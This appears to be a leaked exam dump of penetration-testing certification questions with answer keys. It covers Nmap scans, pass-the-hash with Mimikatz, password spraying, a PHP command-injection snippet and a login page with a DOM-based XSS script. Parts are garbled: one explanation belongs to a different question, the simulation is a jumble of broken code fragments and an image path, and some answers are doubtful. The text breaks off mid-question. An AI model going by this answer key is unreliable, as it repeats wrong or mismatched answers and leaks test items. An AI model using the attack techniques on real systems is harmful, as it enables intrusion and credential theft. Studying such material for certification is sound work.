The /var/log/lastlog file is a log file that stores information about the last user to sign in to the server. This file stores information such as the username, IP address, and timestamp of the last user to sign in to the server. It can be used by a penetration tester to determine the identity of the last user who signed in to the web server, which can be helpful in identifying the user who may have set up the backdoors and other malicious activities.

NEW QUESTION 183
A penetration tester is looking for a vulnerability that enables attackers to open doors via a specialized TCP service that is used for a physical access control system. The service exists on more than 100 different hosts, so the tester would like to automate the assessment. Identification requires the penetration tester to:

- Have a full TCP connection
- Send a “hello” payload

- Walt for a response
- Send a string of characters longer than 16 bytes

Which of the following approaches would BEST support the objective?

A. Run nmap –Pn –sV –script vuln <IP address>.
B. Employ an OpenVAS simple scan against the TCP port of the host.
C. Create a script in the Lua language and use it with NSE.
D. Perform a credentialed scan with Nessus.

Answer: C

Explanation:
The Nmap Scripting Engine (NSE) is one of Nmap's most powerful and flexible features. It allows users to write (and share) simple scripts (using the Lua programming language) to automate a wide variety of networking tasks. https://nmap.org
Creating a script in the Lua language and using it with NSE would best support the objective of finding a vulnerability that enables attackers to open doors via a specialized TCP service that is used for a physical access control system. NSE (Nmap Scripting Engine) is a feature of Nmap that allows users to write and run scripts to automate tasks or perform advanced scans. Lua is a scripting language that NSE supports and can be used to create custom scripts for Nmap.

NEW QUESTION 187
A penetration tester wants to identify CVEs that can be leveraged to gain execution on a Linux server that has an SSHD running. Which of the following would BEST support this task?

A. Run nmap with the –o, -p22, and –sC options set against the target
B. Run nmap with the –sV and –p22 options set against the target
C. Run nmap with the --script vulners option set against the target
D. Run nmap with the –sA option set against the target

Answer: C

Explanation:
Running nmap with the --script vulners option set against the target would best support the task of identifying CVEs that can be leveraged to gain execution on a Linux server that has an SSHD running, as it will use an NSE script that checks for vulnerabilities based on version information from various sources, such as CVE databases2. The --script option allows users to specify which NSE scripts to run during an Nmap scan.

NEW QUESTION 190
A company has hired a penetration tester to deploy and set up a rogue access point on the network. Which of the following is the BEST tool to use to accomplish this goal?

A. Wireshark
B. Aircrack-ng
C. Kismet
D. Wifite

Answer: B

NEW QUESTION 194
A penetration tester is reviewing the following SOW prior to engaging with a client:
“Network diagrams, logical and physical asset inventory, and employees’ names are to be treated as client confidential. Upon completion of the engagement, the penetration tester will submit findings to the client’s Chief Information Security Officer (CISO) via encrypted protocols and subsequently dispose of all findings by erasing them in a secure manner.”
Based on the information in the SOW, which of the following behaviors would be considered unethical? (Choose two.)

A. Utilizing proprietary penetration-testing tools that are not available to the public or to the client for auditing and inspection
B. Utilizing public-key cryptography to ensure findings are delivered to the CISO upon completion of the engagement
C. Failing to share with the client critical vulnerabilities that exist within the client architecture to appease the client’s senior leadership team
D. Seeking help with the engagement in underground hacker forums by sharing the client’s public IP address
E. Using a software-based erase tool to wipe the client’s findings from the penetration tester’s laptop
F. Retaining the SOW within the penetration tester’s company for future use so the sales team can plan future engagements

Answer: CD

Explanation:
These two behaviors would be considered unethical because they violate the principles of honesty, integrity, and confidentiality that penetration testers should adhere to. Failing to share critical vulnerabilities with the client would be dishonest and unprofessional, as it would compromise the quality and value of the assessment and potentially expose the client to greater risks. Seeking help in underground hacker forums by sharing the client’s public IP address would be a breach of confidentiality and trust, as it would expose the client’s identity and information to malicious actors who may exploit them.

NEW QUESTION 195
In Python socket programming, SOCK_DGRAM type is:

A. reliable.
B. matrixed.
C. connectionless.
D. slower.

Answer: C

Explanation:

In Python socket programming, SOCK_DGRAM type is connectionless. This means that the socket does not establish a reliable connection between the sender and the receiver, and does not guarantee that the packets will arrive in order or without errors. SOCK_DGRAM type is used for UDP (User Datagram Protocol) sockets, which are faster and simpler than TCP (Transmission Control Protocol) sockets3.

NEW QUESTION 199
A penetration tester conducts an Nmap scan against a target and receives the following results:

```
Port        State    Service
1080/tcp    open     socks
```

Which of the following should the tester use to redirect the scanning tools using TCP port 1080 on the target?

A. Nessus
B. ProxyChains
C. OWASPZAP
D. Empire

Answer: B

NEW QUESTION 204
A security analyst needs to perform a scan for SMB port 445 over a/16 network. Which of the following commands would be the BEST option when stealth is not a concern and the task is time sensitive?

A. Nmap -s 445 -Pn -T5 172.21.0.0/16
B. Nmap -p 445 -n -T4 -open 172.21.0.0/16
C. Nmap -sV --script=smb* 172.21.0.0/16
D. Nmap -p 445 -max -sT 172. 21.0.0/16

Answer: B

Explanation:
Nmap is a tool that can perform network scanning and enumeration by sending packets to hosts and analyzing their responses. The command Nmap -p 445 -n -T4 -open 172.21.0.0/16 would scan for SMB port 445 over a /16 network with the following options:

- -p 445 specifies the port number to scan.
- -n disables DNS resolution, which can speed up the scan by avoiding unnecessary queries.
- -T4 sets the timing template to aggressive, which increases the speed of the scan by sending packets faster and waiting less for responses.
- –open only shows hosts that have open ports, which can reduce the output and focus on relevant results.

The other commands are not optimal for scanning SMB port 445 over a /16 network when stealth is not a concern and the task is time sensitive.

NEW QUESTION 205
A penetration tester discovered a vulnerability that provides the ability to upload to a path via directory traversal. Some of the files that were discovered through this vulnerability are:

```
https://xx.xx.xx.x/vpn/../vpns/portal/scripts/newbm.pl
https://xx.xx.xx.x/vpn/../vpns/portal/scripts/rmbm.pl
https://xx.xx.xx.x/vpn/../vpns/portal/scripts/pikctheme.pl
https://xx.xx.xx.x/vpn/../vpns/cfg/smb.conf
```

Which of the following is the BEST method to help an attacker gain internal access to the affected machine?

A. Edit the discovered file with one line of code for remote callback
B. Download .pl files and look for usernames and passwords
C. Edit the smb.conf file and upload it to the server
D. Download the smb.conf file and look at configurations

Answer: C

NEW QUESTION 206
An assessor wants to run an Nmap scan as quietly as possible. Which of the following commands will give the LEAST chance of detection?

A. nmap -"T3 192.168.0.1
B. nmap - "P0 192.168.0.1
C. nmap - T0 192.168.0.1
D. nmap - A 192.168.0.1

Answer: C

NEW QUESTION 208
A penetration tester has been given eight business hours to gain access to a client’s financial system. Which of the following techniques will have the highest likelihood of success?

A. Attempting to tailgate an employee going into the client's workplace
B. Dropping a malicious USB key with the company’s logo in the parking lot
C. Using a brute-force attack against the external perimeter to gain a foothold
D. Performing spear phishing against employees by posing as senior management

Answer: D

NEW QUESTION 210
A consultant just performed a SYN scan of all the open ports on a remote host and now needs to remotely identify the type of services that are running on the host. Which of the following is an active reconnaissance tool that would be BEST to use to accomplish this task?

A. tcpdump
B. Snort
C. Nmap
D. Netstat
E. Fuzzer

Answer: C

NEW QUESTION 215
A penetration tester uncovers access keys within an organization's source code management solution. Which of the following would BEST address the issue? (Choose two.)

A. Setting up a secret management solution for all items in the source code management system
B. Implementing role-based access control on the source code management system
C. Configuring multifactor authentication on the source code management system
D. Leveraging a solution to scan for other similar instances in the source code management system
E. Developing a secure software development life cycle process for committing code to the source code management system
F. Creating a trigger that will prevent developers from including passwords in the source code management system

Answer: AE

Explanation:
Access keys are credentials that allow users to authenticate and authorize requests to a source code management (SCM) system, such as GitLab or AWS. Access keys should be kept secret and not exposed in plain text within the source code, as this can compromise the security and integrity of the SCM system and its data. Some possible options for addressing the issue of access keys within an organization's SCM solution are:

- Setting up a secret management solution for all items in the SCM system: This is a tool or service that securely stores, manages, and distributes secrets such as access keys, passwords, tokens, certificates,
etc. A secret management solution can help prevent secrets from being exposed in plain text within the
source code or configuration files3456.
- Developing a secure software development life cycle (SDLC) process for committing code to the SCM system: This is a framework or methodology that defines how software is developed, tested, deployed, and maintained. A secure SDLC process can help ensure that best practices for security are followed throughout the software development process, such as code reviews, static analysis tools, vulnerability scanning tools, etc. A secure SDLC process can help detect and prevent access keys from being included in the source code before they are committed to the SCM system1.

NEW QUESTION 218
A penetration tester wants to perform reconnaissance without being detected. Which of the following activities have a MINIMAL chance of detection? (Choose two.)

A. Open-source research
B. A ping sweep
C. Traffic sniffing
D. Port knocking
E. A vulnerability scan
F. An Nmap scan

Answer: AC

Explanation:
Open-source research and traffic sniffing are two activities that have a minimal chance of detection, as they do not involve sending any packets or requests to the target network or system. Open-source research is the process of gathering information from publicly available sources, such as websites, social media, blogs, forums, etc. Traffic sniffing is the process of capturing and analyzing network packets that are transmitted over a shared medium, such as wireless or Ethernet.

NEW QUESTION 223
A compliance-based penetration test is primarily concerned with:

A. obtaining Pll from the protected network.
B. bypassing protection on edge devices.
C. determining the efficacy of a specific set of security standards.
D. obtaining specific information from the protected network.

Answer: C

NEW QUESTION 225
A penetration tester who is conducting a web-application test discovers a clickjacking vulnerability associated with a login page to financial data. Which of the following should the tester do with this information to make this a successful exploit?

A. Perform XSS.
B. Conduct a watering-hole attack.
C. Use BeEF.
D. Use browser autopwn.

Answer: B

Explanation:
A clickjacking vulnerability allows an attacker to trick a user into clicking on a hidden element on a web page, such as a login button or a link. A watering-hole attack is a technique where the attacker compromises a website that is frequently visited by the target users, and injects malicious code or content into the website. The attacker can then use the clickjacking vulnerability to redirect the users to a malicious website or perform unauthorized actions on their behalf.
* A. Perform XSS. This is incorrect. XSS (cross-site scripting) is a vulnerability where an attacker injects malicious scripts into a web page that are executed by the browser of the victim. XSS can be used to steal cookies, session tokens, or other sensitive information, but it is not directly related to clickjacking.
* C. Use BeEF. This is incorrect. BeEF (Browser Exploitation Framework) is a tool that allows an attacker to exploit various browser vulnerabilities and take control of the browser of the victim. BeEF can be used to launch clickjacking attacks, but it is not the only way to do so.
* D. Use browser autopwn. This is incorrect. Browser autopwn is a feature of Metasploit that automatically exploits browser vulnerabilities and delivers a payload to the victim's system. Browser autopwn can be used to compromise the browser of the victim, but it is not directly related to clickjacking.
References:

- 1: OWASP Foundation, "Clickjacking", https://owasp.org/www-community/attacks/Clickjacking
- 2: PortSwigger, "What is clickjacking? Tutorial & Examples", https://portswigger.net/web-security/clickjacking
- 4: Akto, "Clickjacking: Understanding vulnerability, attacks and prevention", https://www.akto.io/blog/clickjacking-understanding-vulnerability-attacks-and-prevention

NEW QUESTION 230
A penetration tester finds a PHP script used by a web application in an unprotected internal source code repository. After reviewing the code, the tester identifies the following:

```
if(isset($_POST['item'])){
    echo shell_exec("/http/www/cgi-bin/queryitem ".$_POST['item']);
}
```

Which of the following tools will help the tester prepare an attack for this scenario?

A. Hydra and crunch
B. Netcat and cURL
C. Burp Suite and DIRB
D. Nmap and OWASP ZAP

Answer: B

Explanation:
Netcat and cURL are tools that will help the tester prepare an attack for this scenario, as they can be used to establish a TCP connection, send payloads, and receive responses from the target web server. Netcat is a versatile tool that can create TCP or UDP connections and transfer data between hosts. cURL is a tool that can transfer data using various protocols, such as HTTP, FTP, SMTP, etc. The tester can use these tools to exploit the PHP script that executes shell commands with the value of the "item" variable.

NEW QUESTION 231
A penetration tester has extracted password hashes from the lsass.exe memory process. Which of the following should the tester perform NEXT to pass the hash and provide persistence with the newly acquired credentials?

A. Use Patator to pass the hash and Responder for persistence.
B. Use Hashcat to pass the hash and Empire for persistence.
C. Use a bind shell to pass the hash and WMI for persistence.
D. Use Mimikatz to pass the hash and PsExec for persistence.

Answer: D

Explanation:
Mimikatz is a credential hacking tool that can be used to extract logon passwords from the LSASS process and pass them to other systems. Once the tester has the hashes, they can then use PsExec, a command-line utility from Sysinternals, to pass the hash to the remote system and authenticate with the new credentials. This provides the tester with persistence on the system, allowing them to access it even after a reboot.
"A penetration tester who has extracted password hashes from the lsass.exe memory process can use various tools to pass the hash and gain access to other systems using the same credentials. One tool commonly used for this purpose is Mimikatz, which can extract plaintext passwords from memory or provide a pass-the-hash capability. After gaining access to a system, the tester can use various tools for persistence, such as PsExec or WMI." (CompTIA PenTest+ Study Guide, p. 186)

NEW QUESTION 233
Which of the following assessment methods is MOST likely to cause harm to an ICS environment?

A. Active scanning
B. Ping sweep
C. Protocol reversing
D. Packet analysis

Answer: A

NEW QUESTION 235
A penetration tester is cleaning up and covering tracks at the conclusion of a penetration test. Which of the following should the tester be sure to remove from the system? (Choose two.)

A. Spawned shells
B. Created user accounts
C. Server logs

D. Administrator accounts
E. Reboot system
F. ARP cache

Answer: AB

Explanation:
Removing shells: Remove any shell programs installed when performing the pentest.
Removing tester-created credentials: Be sure to remove any user accounts created during the pentest. This includes backdoor accounts.
Removing tools: Remove any software tools that were installed on the customer's systems that were used to aid in the exploitation of systems.

NEW QUESTION 236
Performing a penetration test against an environment with SCADA devices brings additional safety risk because the:

A. devices produce more heat and consume more power.
B. devices are obsolete and are no longer available for replacement.
C. protocols are more difficult to understand.
D. devices may cause physical world effects.

Answer: D

Explanation:
"A significant issue identified by Wiberg is that using active network scanners, such as Nmap, presents a weakness when attempting port recognition or service detection on SCADA devices. Wiberg states that active tools such as Nmap can use unusual TCP segment data to try and find available ports. Furthermore, they can open a massive amount of connections with a specific SCADA device but then fail to close them gracefully." And since SCADA and ICS devices are designed and implemented with little attention having been paid to the operational security of these devices and their ability to handle errors or unexpected events, the presence idle open connections may result into errors that cannot be handled by the devices.

NEW QUESTION 238
Which of the following situations would MOST likely warrant revalidation of a previous security assessment?

A. After detection of a breach
B. After a merger or an acquisition
C. When an organization updates its network firewall configurations
D. When most of the vulnerabilities have been remediated

Answer: D

NEW QUESTION 243
After running the enum4linux.pl command, a penetration tester received the following output:

```
 ==========================================================
|    Enumerating Workgroup/Domain on 192.168.100.56       |
 ==========================================================
|+| Got domain/workgroup name: WORKGROUP
 ========================================
|    Session Check on 192.168.100.56      |
 ========================================
|+| Server 192.168.100.56 allows sessions using username '', password ''
 ============================================
|    Getting domain SID for 192.168.100.56    |
 ============================================
Domain Name: WORKGROUP
Domain Sid: (NULL SID)
[+] Can't determine if host is part of domain or part of a workgroup
 ========================================
|    Share Enumeration on 192.168.100.56    |
 ========================================
        Sharename Type Comment
        --------- ---- -------
        print$ Disk Printer Drivers
        web Disk File Server
        IPC$ IPC IPC Service (Samba 4.5.12-Debian)
SMB1 disabled -- no workgroup available
[+] Attempting to map shares on 192.168.100.56
//192.168.100.56/print$ Mapping: DENIED, Listing: N/A
//192.168.100.56/web    Mapping: OK, Listing: OK
//192.168.100.56/IPC$   [E] Can't understand response:
NT_STATUS_OBJECT_NAME_NOT_FOUND listing \*
enum4linux complete on Mon Jul 20 10:14:37 2020
```

Which of the following commands should the penetration tester run NEXT?

A. smbspool //192.160.100.56/print$
B. net rpc share -S 192.168.100.56 -U ''
C. smbget //192.168.100.56/web -U ''
D. smbclient //192.168.100.56/web -U '' -N

Answer: D

Explanation:
A vulnerability scan is a type of assessment that helps to identify vulnerabilities in a network or system. It scans systems for potential vulnerabilities, misconfigurations, and outdated software. Based on the output from a vulnerability scan, a penetration tester can identify vulnerabilities that may be exploited to gain access to a system. In this scenario, the output from the penetration testing tool shows that 100 hosts contained findings due to improper patch management. This indicates that the vulnerability scan detected vulnerabilities that could have been prevented through proper patch management. Therefore, the most likely test performed by the penetration tester is a vulnerability scan.

NEW QUESTION 247
A penetration tester, who is doing an assessment, discovers an administrator has been exfiltrating proprietary company information. The administrator offers to pay the tester to keep quiet. Which of the following is the BEST action for the tester to take?

A. Check the scoping document to determine if exfiltration is within scope.
B. Stop the penetration test.
C. Escalate the issue.
D. Include the discovery and interaction in the daily report.

Answer: B

Explanation:
"Another reason to communicate with the customer is to let the customer know if something unexpected arises while doing the pentest, such as if a critical vulnerability is found on a system, a new target system is found that is outside the scope of the penetration test targets, or a security breach is discovered when doing the penetration test. You will need to discuss how to handle such discoveries and who to contact if those events occur. In case of such events, you typically stop the pentest temporarily to discuss the issue with the customer, then resume once a resolution has been determined."

NEW QUESTION 251
During an internal penetration test against a company, a penetration tester was able to navigate to another part of the network and locate a folder containing customer information such as addresses, phone numbers, and credit card numbers. To be PCI compliant, which of the following should the company have implemented to BEST protect this data?

A. Vulnerability scanning
B. Network segmentation
C. System hardening
D. Intrusion detection

Answer: B

Explanation:
Network segmentation is the practice of dividing a network into smaller subnetworks or segments based on different criteria, such as function, security level, or access control. Network segmentation can enhance the security of a network by isolating sensitive or critical systems from less secure or untrusted systems, reducing the attack surface, limiting the spread of malware or intrusions, and enforcing granular policies and rules for each segment. To be PCI compliant, which is a set of standards for protecting payment card data, the company should have implemented network segmentation to separate the servers that perform financial transactions from other parts of the network that may be less secure or more exposed to threats. The other options are not specific requirements for PCI compliance, although they may be good security practices in general.

NEW QUESTION 255
When developing a shell script intended for interpretation in Bash, the interpreter /bin/bash should be explicitly specified. Which of the following character combinations should be used on the first line of the script to accomplish this goal?

A. <#
B. <$
C. ##
D. #$
E. #!

Answer: E

NEW QUESTION 260
During an assessment, a penetration tester obtains a list of 30 email addresses by crawling the target company's website and then creates a list of possible usernames based on the email address format. Which of the following types of attacks would MOST likely be used to avoid account lockout?

A. Mask
B. Rainbow
C. Dictionary
D. Password spraying

Answer: D

Explanation:
Password spraying is a type of password guessing attack that involves trying one or a few common passwords against many usernames or accounts. Password spraying can avoid account lockout policies that limit the number of failed login attempts per account by spreading out the attempts over time and across different accounts. Password spraying can also increase the chances of success by using passwords that are likely to be used by many users, such as default passwords, seasonal passwords, or company names. Mask is a type of password cracking attack that involves using a mask or a pattern to generate passwords based on known or guessed characteristics of the password, such as length, case, or symbols. Rainbow is a technique of storing precomputed hashes of passwords in a table that can be used to quickly crack passwords by looking up the hashes. Dictionary is a type of password cracking attack that involves using a wordlist or a dictionary of common or likely passwords to try against an account.

NEW QUESTION 262
SIMULATION

Using the output, identify potential attack vectors that should be further investigated.

- Weak Apache Tomcat Credentials
- Null session enumeration
- Weak SMB file permissions
- Webdav file upload
- ARP spoofing
- SNMP enumeration
- Fragmentation attack
- FTP anonymous login

NMAP Scan Output

```
Host is up (0.00079s latency).
Not shown: 96 closed ports
PORT STATS SERVICE VERSION
88/tcp open kerberos-sec?
139/tcp open netbios-ssn
389/tcp open ldap?
445/tcp open microsoft-ds?
MAC Address: 08:00:27:81:B1:DF (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux_kernel:2.4.21
OS details: Linux 2.4.21
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
# Scan done at Fri Oct 13 10:03:06 2017 - 1 IP address (1 host up) scanned in 26.80 seconds
```

- -Pn
- -sV
- -p 1-1023
- 192.168.2.1-100
- nmap
- nc
- --top-ports=100
- --top-ports=1000
- hping
- -sL
- -sU
- -O
- 192.168.2.2

NMAP Scan Output

```
Host is up (0.00079s latency).
Not shown: 96 closed ports
PORT STATS SERVICE VERSION
88/tcp open kerberos-sec?
139/tcp open netbios-ssn
389/tcp open ldap?
445/tcp open microsoft-ds?
MAC Address: 08:00:27:81:B1:DF (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux_kernel:2.4.21
OS details: Linux 2.4.21
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
# Scan done at Fri Oct 13 10:03:06 2017 - 1 IP address (1 host up) scanned in 26.80 seconds
```

```
ports – [21, 22]
```

```
{:ports => 21:ports => 22}
```

```
#!/usr/bin/python
```

```
for $PORT in $PORTS:
        try:
            s.connect((ip, port))
            print("%s:%s – OPEN" % (ip, port))

        except socket.timeout
            print("%s:%s – TIMEOUT" % (ip, port))

        except socket.error as e:
            print("%s:%s – CLOSED" % (ip, port))

        finally:
            s.close()
```

```
export $PORTS = 21,22
```

```
#!/usr/bin/ruby
```

```
#!/usr/bin/bash
```

```
for port in ports:
```

Immutables

```
import socket
import sys
```


```
def port_scan(ip, ports):
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.settimeout(2.0)
```

```
if __name__ == '__main__':
    if len(sys.argv) < 2
        print('Execution requires a target IP address. Exiting...')
        exit(1)
    else:
```

Secure System

https://comptia.org/login.aspx#remediatesource

```
<html>
<head>
<title>Secure Login</title>
</head>
<body>
<meta
content="c2RmZGZnaHNzZmlqbGdoc2Rma2pnaGRzZmpoZGZvaWl2aGRmc29pYmp3ZXJndWlvdm9pb2hzZGd1aWJoaGR1ZmZpZ2hzZDspYmhqZHNmc291Ymdoc3d5ZGl1Z2Z
bnNkbGtqO2Job3VpYXNpZGZubXM7bGtkZmlkaHZsb3NhZGJua2N4dnZ1aWdoa3NqYWVqa2JmbGl1Y3Z2Z2JqbGFzZWJmaXVkZGZidmxxamFmbGhkc3VmZy8uc2pyZ2hzZHVmaG
d1d3NmZ2hqZHNmZmJ1c2hmdWRzZmZoZ3U3cndweWhmamRzZmZ2bnVzZm53cnVmYnZ1ZXJ2==" name="csrf-token" />
<select><script>
document.write("<OPTION value=1>"+document.location.href.substring(document.location.href.indexOf("b=")+16)+"</OPTION>");
</script></select>
<div align="center">
<form action="<c:url value='main.do'/>" method="post">
<div style="margin-top:200px;margin-bottom:10px;">
<span style="width:500px;color:blue;font-size:30px;font-weight:bold;border-bottom:1px solid blue;">Comptia Secure System Login</span>
</div>
<div style="margin-bottom:5px;">
<span style="width:100px;">Name</span>
<input style="width:150px;" type="text" name="name" id="name" value="">
<!-- input style="width:150px;" type="text" name="name" id="name" value="admin" -->
</div>
<div><span style="width:100px;">Password: </span><input style="width:150px;" type="password" name="Password" id="password" value="">
<!-- div><span style="width:100px;">Password: </span><input style="width:150px;" type="password" name="Password" id="password" value="password" -->
</div>
<input type="submit" value="Login"></form>
</div>
</body>
</html>
```



A. Mastered
B. Not Mastered

Answer: A

Explanation:
1: Null session enumeration Weak SMB file permissions Fragmentation attack
2: nmap
-sV
-p 1-1023
* 192.168.2.2
3: #!/usr/bin/python export $PORTS = 21,22 for $PORT in $PORTS: try:
s.c onnect((ip, port))
print("%s:%s – OPEN" % (ip, port)) except socket.timeout
print("%:%s – TIMEOUT" % (ip, port)) except socket.error as e:
print("%:%s – CLOSED" % (ip, port)) finally
s.close() port_scan(sys.argv[1], ports)

NEW QUESTION 264
Which of the following provides a matrix of common tactics and techniques used by attackers along with recommended mitigations?

A. NIST SP 800-53
B. OWASP Top 10
C. MITRE ATT&CK framework
D. PTES technical guidelines

Answer: C

NEW QUESTION 268
Given the following output: User-agent:*
Disallow: /author/ Disallow: /xmlrpc.php Disallow: /wp-admin Disallow: /page/
During which of the following activities was this output MOST likely obtained?

A. Website scraping
B. Website cloning
C. Domain enumeration
D. URL enumeration

Answer: D

Explanation:
URL enumeration is the activity of discovering and mapping the URLs of a website, such as directories, files, parameters, or subdomains. URL enumeration can help to identify the structure, content, and functionality of a website, as well as potential vulnerabilities or misconfigurations. One of the methods of URL enumeration is to analyze the robots.txt file of a website, which is a text file that tells search engine crawlers which URLs the crawler can or can't request from the site1. The output shown in the question is an example of a robots.txt file that disallows crawling of certain URLs, such as /author/, /xmlrpc.php, /wp-admin, or /page/.

NEW QUESTION 270
A security firm is discussing the results of a penetration test with the client. Based on the findings, the client wants to focus the remaining time on a critical network

segment. Which of the following BEST describes the action taking place?

A. Maximizing the likelihood of finding vulnerabilities
B. Reprioritizing the goals/objectives
C. Eliminating the potential for false positives
D. Reducing the risk to the client environment

Answer: B

Explanation:
Goal Reprioritization Have the goals of the assessment changed? Has any new information been found that might affect the goal or desired end state? I would also agree with A, because by goal reprioritization you are more likely to find vulnerabilities in this specific segment of critical network, but it is a side effect of goal reprioritization.

NEW QUESTION 273
In the process of active service enumeration, a penetration tester identifies an SMTP daemon running on one of the target company's servers. Which of the following actions would BEST enable the tester to perform phishing in a later stage of the assessment?

A. Test for RFC-defined protocol conformance.
B. Attempt to brute force authentication to the service.
C. Perform a reverse DNS query and match to the service banner.
D. Check for an open relay configuration.

Answer: D

Explanation:
SMTP is a protocol associated with mail servers. Therefore, for a penetration tester, an open relay configuration can be exploited to launch phishing attacks.

NEW QUESTION 274
Which of the following documents describes activities that are prohibited during a scheduled penetration test?

A. MSA
B. NDA
C. ROE
D. SLA

Answer: C

Explanation:
The document that describes activities that are prohibited during a scheduled penetration test is ROE, which stands for rules of engagement. ROE is a document that defines the scope, objectives, methods, limitations, and expectations of a penetration test. ROE can specify what activities are allowed or prohibited during the penetration test, such as which targets, systems, networks, or services can be tested or attacked, which tools, techniques, or exploits can be used or avoided, which times or dates can be scheduled or excluded, or which impacts or risks can be accepted or mitigated. ROE can help ensure that the penetration test is conducted in a legal, ethical, and professional manner, and that it does not cause any harm or damage to the client or third parties. The other options are not documents that describe activities that are prohibited during a scheduled penetration test. MSA stands for master service agreement, which is a document that defines the general terms and conditions of a contractual relationship between two parties, such as the scope of work, payment terms, warranties, liabilities, or dispute resolution. NDA stands for non-disclosure agreement, which is a document that defines the confidential information that is shared between two parties during a business relationship, such as trade secrets, intellectual property, or customer data. SLA stands for service level agreement, which is a document that defines the quality and performance standards of a service provided by one party to another party, such as availability, reliability, responsiveness, or security.

NEW QUESTION 277
A penetration tester is required to perform a vulnerability scan that reduces the likelihood of false positives and increases the true positives of the results. Which of the following would MOST likely accomplish this goal?

A. Using OpenVAS in default mode
B. Using Nessus with credentials
C. Using Nmap as the root user
D. Using OWASP ZAP

Answer: B

Explanation:
Using credentials during a vulnerability scan allows the scanner to gather more detailed information about the target system, including installed software, patch levels, and configuration settings. This helps to reduce the likelihood of false positives and increase the true positives of the results. Nessus is a popular vulnerability scanner that supports credential-based scanning and can be used to accomplish this goal. OpenVAS and Nmap are also popular scanning tools, but using default mode or running as the root user alone may not provide the necessary level of detail for accurate vulnerability identification. OWASP ZAP is a web application scanner and may not be applicable for non-web-based targets.

NEW QUESTION 281
A client evaluating a penetration testing company requests examples of its work. Which of the following represents the BEST course of action for the penetration testers?

